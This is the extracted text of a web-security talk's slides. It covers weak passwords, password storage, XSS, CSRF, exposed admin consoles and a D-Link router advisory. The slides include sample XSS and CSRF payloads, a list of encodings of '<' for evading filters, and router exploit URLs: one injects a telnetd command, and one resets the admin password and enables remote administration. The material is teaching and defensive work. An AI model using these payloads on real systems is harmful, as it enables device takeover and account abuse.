
http://haveibeenpwned.com by Troy Hunt
Sasha Goldshtein
@goldshtn

“Password” unseated by “123456” on SplashData’s annual
“Worst Passwords” list
1.  123456
2.  password
3.  12345678
4.  qwerty
5.  abc123
6.  123456789
7.  111111
8.  1234567
9.  iloveyou
10. adobe123
11. 123123
12. admin
13. 1234567890
14. letmein
15. photoshop
16. 1234
17. monkey
18. shadow
19. sunshine
20. 12345
21. password1
22. princess
23. azerty
24. trustno1
25. 000000
Sasha Goldshtein
@goldshtn

Password Storage
§  DO NOT store passwords in clear text
§  DO NOT store encrypted passwords
§  DO hash and salt passwords
§  DO reject weak passwords during signup
§  DO consider using OAuth
§  DISCUSS which hash function to use
-  Super-slow (bcrypt) – subject to DOS
-  Super-fast (MD5, SHA1) – subject to cracking
Sasha Goldshtein
@goldshtn

Cross-Site Scripting (XSS)
•  Injecting JavaScript into pages viewed by other users
– Cookie stealing, information disclosure
– DOM manipulation, tricking the user to like Facebook pages, phishing
– DDOS, bitcoin mining J
•  Temporary XSS
	
  http://searchengine.com/?q=<script>alert(1);</script>
•  Persistent XSS
– You provide data to the server which is then permanently displayed when users visit
Sasha Goldshtein
@goldshtn
DEMO
Persistent and temporary XSS
Sasha Goldshtein
@goldshtn

Cross-Site Request Forgery (CSRF)
§  Use the fact that the user is already authenticated to a website to generate requests on his
behalf
	
  <img	
  src="http://forum.com/delete_profile.php?confirmed=True"	
  />	
  
§  Interesting variation: use CSRF to login into YouTube with the attacker’s credentials; then,
Google history is stored into the attacker’s account
-  “I used to know what you watched on YouTube”
Sasha Goldshtein
@goldshtn
DEMO
Persistent and temporary XSS
Sasha Goldshtein
@goldshtn

70 Ways To Encode <
<	
  
%3C	
  
&lt	
  
&lt;	
  
&LT	
  
&LT;	
  
&#60	
  
&#060	
  
&#0060	
  
&#00060	
  
&#000060	
  
&#0000060	
  
&#60;	
  
&#060;	
  
&#0060;	
  
&#00060;	
  
&#000060;	
  
&#0000060;	
  
&#x3c	
  
&#x03c	
  
&#x003c	
  
&#x0003c	
  
&#x00003c	
  
&#x000003c	
  
&#x3c;	
  
&#x03c;	
  
&#x003c;	
  
&#x0003c;	
  
&#x00003c;	
  
&#x000003c;	
  
&#X3c	
  
&#X03c	
  
&#X003c	
  
&#X0003c	
  
&#X00003c	
  
&#X000003c	
  
&#X3c;	
  
&#X03c;	
  
&#X003c;	
  
&#X0003c;	
  
&#X00003c;	
  
&#X000003c;	
  
&#x3C	
  
&#x03C	
  
&#x003C	
  
&#x0003C	
  
&#x00003C	
  
&#x000003C	
  
&#x3C;	
  
&#x03C;	
  
&#x003C;	
  
&#x0003C;	
  
&#x00003C;	
  
&#x000003C;	
  
&#X3C	
  
&#X03C	
  
&#X003C	
  
&#X0003C	
  
&#X00003C	
  
&#X000003C	
  
&#X3C;	
  
&#X03C;	
  
&#X003C;	
  
&#X0003C;	
  
&#X00003C;	
  
&#X000003C;	
  
x3c	
  
x3C	
  
u003c	
  
u003C	
  
Sasha Goldshtein
@goldshtn
Mitigating XSS and CSRF
§  DO NOT trust user input (déjà vu?)
§  DO NOT allow GETs to modify state
§  DO NOT rely on blacklists
§  DO escape and sanitize HTML provided by the user
§  DO use whitelists or a non-HTML format like Markdown
§  DO generate anti-CSRF tokens and validate them
§  DO validate Referer headers
Sasha Goldshtein
@goldshtn

Admin Consoles
§  DO NOT leave admin consoles exposed to the Internet
§  DO NOT provide “extra helpful” troubleshooting info
§  DO restrict admin consoles to local network only
§  DO whitelist IP addresses if absolutely necessary
Some auth
cookies… yum!
Sasha Goldshtein
@goldshtn
DEMO
Locating admin consoles through Google
Sasha Goldshtein
@goldshtn

DLink DIR-615 and DIR-300 Security Advisory
•  OS command injection
http://<IP>/tools_vct.xgi?set/runtime/switch/getlinktype=1&set/runtime/diagnostic/
pingIp=1.1.1.1`telnetd`&pingIP=1.1.1.1	
  
•  CSRF to change admin password and enable remote administration (Internet-facing)
http://<IP>/tools_admin.php?ACTION_POST=1&apply=Save
+Settings&admin_name=admin&admin_password1=admin1&admin_password2=admin1&grap_auth_enable_h
=0&rt_enable=on&rt_enable_h=1&rt_ipaddr=0.0.0.0&rt_port=8080	


•  Information disclosure
http://<IP>/DevInfo.txt	
  
•  Insecure password storage
$	
  cat	
  var/etc/httpasswd	
  
admin:admin	
  
Sasha Goldshtein
@goldshtn
